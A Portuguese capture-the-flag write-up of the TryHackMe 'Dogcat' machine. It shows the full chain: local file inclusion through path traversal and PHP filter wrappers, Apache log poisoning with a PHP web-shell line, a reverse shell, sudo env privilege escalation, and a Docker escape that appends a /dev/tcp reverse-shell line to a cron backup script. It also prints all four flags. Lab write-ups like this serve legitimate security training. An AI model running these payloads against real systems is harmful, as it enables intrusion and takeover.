
Dogcat


TryHackMe




Começando o desafio, fazemos uma enumeração com o nmap e descobrimos somente as portas 22 e 80 abertas. Com isso, vamos tentar explorar a aplicação web.

Entrando no site, nos deparamos com dois botões, um para ver Cachorros e outro para ver Gatos.


Clicando em “A dog”, vimos que apareceu um parâmetro ”view”.



Podemos tentar mudar o valor desse parâmetro e ver o que acontece. Tentamos inserir “123” e retornou uma mensagem dizendo que somente cachorros ou gatos são permitidos.




Analisando melhor, conseguimos ver de onde a imagem está vindo descobrimos que existe um diretório chamado “dogs”, no qual deve ser onde as imagens de cachorro ficam armazenadas.



Podemos fazer um Directory Transversal e ver se a mensagem de erro some.


Inserimos o payload: dogs/../../../../etc/passwd e agora retornou um erro de include. Nele, conseguimos ver que está sendo adicionado um .php no final, com isso, podemos tentar usar o null byte, porém isso retornou um erro de include:




Vamos tentar usar php wrappers para tentar recuperar o código fonte da página:

- php://filter/convert.base64-encode/resource=dogs/../index

Não inserimos o “.php” no final, pois ele é inserido automaticamente pelo programa. Com isso, foi possível recuperar o fonte da página em base64.




Precisamos fazer um decode nele para conseguir ver o fonte.




Agora analisando o código fonte, descobrimos que existe um parâmetro “ext”, no qual conseguimos informar a extensão do arquivo que estamos buscando. Podemos manipular isso para tentar pegar um arquivo como /etc/passwd:

- ?view=dogs/../../../../etc/passwd&ext=



Dessa forma, conseguimos com sucesso pegar o arquivo do servidor.

Agora podemos tentar fazer um Log Poisoning e tentar conseguir um RCE. Primeiramente, vamos precisar descobrir o arquivo de log do servidor, que no caso é: /var/log/apache2/access.log




Vamos então nos conectar na porta 80 do servidor e tentar infectar o log.

Para isso, nos conectamos com o netcat na porta 80 e enviamos uma requisição com código php, criando o parâmetro ”req”, que executa comandos no sistema operacional.


```
┌──(root💀pentest)-[~]
└─# nc -v 10.10.109.89 80
10.10.109.89: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.109.89] 80 (http) open
GET /<?php system($_GET['req']); ?>
HTTP/1.1 400 Bad Request
Date: Mon, 25 Apr 2022 23:41:07 GMT
Server: Apache/2.4.38 (Debian)
Content-Length: 302
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 172.17.0.2 Port 80</address>
</body></html>
```

Podemos testar para ver se isso funcionou, tentando executar o comando id no sistema:

- dogs/../../../../var/log/apache2/access.log&ext=&req=id



Vimos que nosso comando foi executado com sucesso no servidor. Agora precisamos tentar conseguir uma reverse shell no sistema, depois de algum tempo tentando, conseguimos executar com o php e dando um enconde URL na requisição com o burpsuite.



Fazendo isso, conseguimos uma conexão reversa.

```
┌──(root💀pentest)-[~]
└─# nc -vlnp 443
listening on [any] 443 ...
connect to [10.18.9.194] from (UNKNOWN) [10.10.109.89] 48580
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@1c1463d0144f:/var/www/html$
```

Agora com acesso, conseguimos a primeira flag no diretório do site.

```
www-data@1c1463d0144f:/var/www/html$ ls -l
ls -l
total 28
-rw-r--r-- 1 www-data www-data   51 Mar  6  2020 cat.php
drwxr-xr-x 2 www-data www-data 4096 Apr 25 23:18 cats
-rw-r--r-- 1 www-data www-data   51 Mar  6  2020 dog.php
drwxr-xr-x 2 www-data www-data 4096 Apr 25 23:18 dogs
-rw-r--r-- 1 www-data www-data   56 Mar  6  2020 flag.php
-rw-r--r-- 1 www-data www-data  958 Mar 10  2020 index.php
-rw-r--r-- 1 www-data www-data  725 Mar 10  2020 style.css
www-data@1c1463d0144f:/var/www/html$ cat flag.php
cat flag.php
<?php
$flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
www-data@1c1463d0144f:/var/www/html$
```

A segunda flag, está um diretório antes.

```
www-data@1c1463d0144f:/var/www/html$ cd ..
cd ..ls
www-data@1c1463d0144f:/var/www$  -l
ls -l
total 8
-rw-r--r-- 1 root     root       23 Mar 10  2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Apr 25 23:18 html
www-data@1c1463d0144f:/var/www$ cat flag2_QMW7JvaY2LvK.txt
cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
www-data@1c1463d0144f:/var/www$
```

Agora vamos escalar nosso privilégio para root. Para isso, damos o comando sudo -l e vimos que podemos executar o /usr/bin/env como root, sem usar senha.

```
www-data@1c1463d0144f:/var/www$ sudo -l
sudo -l
Matching Defaults entries for www-data on 1c1463d0144f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 1c1463d0144f:
    (root) NOPASSWD: /usr/bin/env
www-data@1c1463d0144f:/var/www$
```

A partir disso, podemos pesquisar no gtfobins para buscar escalações de privilégio com isso.

Então apenas demos o comando: sudo env /bin/sh e nos tornamos root.

```
www-data@1c1463d0144f:/var/www$ sudo env /bin/sh
sudo env /bin/sh
whoami
root
```

Agora com o root, podemos pegar a flag de root da máquina.

```
sudo env /bin/sh
whoami
root
cd /root
ls
flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

Lendo o conteúdo da flag, vimos que provavelmente estamos em um Docker dentro do ambiente principal.

Indo para a raiz, conseguimos ver um diretório escondido chamado: .dockerenv

Então sabemos que estamos realmente em um Docker, vamos tentar escapar dele.

Podemos procurar por arquivos que temos permissão de execução. Vasculhando a máquina, descobrimos o diretório /opt/backups, dentro dele existe um script e um arquivo .tar

```
cd /opt
ls -la
total 12
drwxr-xr-x 1 root root 4096 Apr 25 23:18 .
drwxr-xr-x 1 root root 4096 Apr 25 23:18 ..
drwxr-xr-x 2 root root 4096 Apr  8  2020 backups
cd backups
ls -la
total 2892
drwxr-xr-x 2 root root    4096 Apr  8  2020 .
drwxr-xr-x 1 root root    4096 Apr 25 23:18 ..
-rwxr--r-- 1 root root      69 Mar 10  2020 backup.sh
-rw-r--r-- 1 root root 2949120 Apr 25 23:56 backup.tar
```

Com isso em vista, podemos imaginar que esse backup.sh é chamado de fora do Docker para criar um backup.

Vamos tentar explorar isso então editando o scrit, enviando uma conexão reversa para a nossa máquina, depois disso abrir a porta e esperar o script ser executado automaticamente, e assim, ganhando shell no servidor:

- echo 'bash -i >& /dev/tcp/10.18.9.194/1234 0>&1' >> backup.sh

```
drwxr-xr-x 2 root root    4096 Apr  8  2020 .
drwxr-xr-x 1 root root    4096 Apr 25 23:18 ..
-rwxr--r-- 1 root root      69 Mar 10  2020 backup.sh
-rw-r--r-- 1 root root 2949120 Apr 25 23:56 backup.tar
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
echo 'bash -i >& /dev/tcp/10.18.9.194/1234 0>&1' >> backup.sh
```

```
┌──(root💀pentest)-[~]
└─# nc -vlnp 1234
listening on [any] 1234 ...
```

Agora esperando, conseguimos receber a conexão reversa e somos root no servidor de verdade.

```
┌──(root💀pentest)-[~]
└─# nc -vlnp 1234
listening on [any] 1234 ...
connect to [10.18.9.194] from (UNKNOWN) [10.10.109.89] 33294
bash: cannot set terminal process group (3735): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# whoami root
whoami root
whoami: extra operand ‘root’
Try 'whoami --help' for more information.
root@dogcat:~# whoami
whoami
root
root@dogcat:~#
```

Podemos então pegar a última flag para terminar a exploração da máquina.

```
root@dogcat:~# pwd
pwd
/root
root@dogcat:~# ls -l
ls -l
total 8
drwxr-xr-x 5 root root 4096 Mar 10  2020 container
-rw-r--r-- 1 root root   80 Mar 10  2020 flag4.txt
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}
root@dogcat:~#
```

Com isso, completamos com sucesso o desafio.